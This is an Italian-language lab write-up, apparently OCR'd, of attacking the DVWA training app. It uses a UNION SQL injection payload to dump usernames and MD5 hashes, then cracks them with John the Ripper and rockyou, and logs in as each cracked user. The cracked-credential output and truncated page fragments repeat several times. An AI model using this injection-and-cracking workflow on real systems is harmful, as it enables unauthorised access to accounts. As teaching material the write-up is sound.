


Dobbiamo prima unzippare il file rockyou.txt, sarebbe un file testo contenente delle password utili per il bruteforce.





Con il comando 1' UNION SELECT 1, CONCAT(user_id,':',user,':',password) FROM users# su SQL injection il database ci da questo risultato, cioè username e l'hash password.



Ora inseriamo in un file di testo username:hash

passtestdvwa.txt

Desktop > passtestdvwa.txt


```
1  admin:5f4dcc3b5aa765d61d8327deb882cf99
2  gordonb:e99a18c428cb38d5f260853678922e03
3  1337:8d3533d75ae2c3966d7e0d4fcc69216b
4  pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5  smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Dopo aver fatto questo andiamo sul cmd come root e scriviamo questo comando che utilizza john the ripper darci le password dall'hash.

```
┌──(root㉿kali)-[/home/kali]
└─# john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

┌──(root㉿kali)-[/home/kali]
└─# cd Desktop

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls
buildweek1  passtestdvwa.txt  prova          prova.c      python     user.txt
file_ip     pass.txt          prova1.c.json  __pycache__  shell.php  visualcode

┌──(root㉿kali)-[/home/kali/Desktop]
└─# /Desktop# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passtestdvwa.txt
zsh: no such file or directory: /Desktop#

┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passtestdvwa.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (Gordon)
letmein          (Pablo)
3g 0:00:00:00 DONE (2024-01-18 06:37) 42.85g/s 10971p/s 10971c/s 21942C/s jeffrey..james1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Dopo aver fatto questo con un altro comando possiamo farci mostrare lo username con la password che ha trovato john. Poi proviamo a fare l'accesso su dvwa per vedere se funzionano.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show --format=raw-md5 passtestdvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show --format=raw-md5 passtestdvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Username: gordonb
Security Level: low
PHPIDS: disabled

onto a local machine inside your LAN which is u

Disclaimer

We do not take responsibility for the way in whic
the application clear and it should not be used r
prevent users from installing DVWA on to live w
of DVWA it is not our responsibility it is the resp

General Instructions

The help button allows you to view hits/tips for e
page.

You have logged in as 'gordonb'


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show --format=raw-md5 passtestdvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Username: 1337
Security Level: low
PHPIDS: disabled

Disclaimer

We do not take responsibility for the way in which
the application clear and it should not be used ma
prevent users from installing DVWA on to live we
of DVWA it is not our responsibility it is the respo

General Instructions

The help button allows you to view hits/tips for ea
page.

You have logged in as '1337'


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show --format=raw-md5 passtestdvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Username: pablo
Security Level: low
PHPIDS: disabled

Disclaimer

We do not take responsibility for the
the application clear and it should no
prevent users from installing DVWA
of DVWA it is not our responsibility it

General Instructions

The help button allows you to view hi
page.

You have logged in as 'pablo'


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show --format=raw-md5 passtestdvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Username: smithy
Security Level: low
PHPIDS: disabled

onto a local machine inside your LAN

Disclaimer

We do not take responsibility for the
the application clear and it should no
prevent users from installing DVWA
of DVWA it is not our responsibility it

General Instructions

The help button allows you to view h
page.

You have logged in as 'smithy'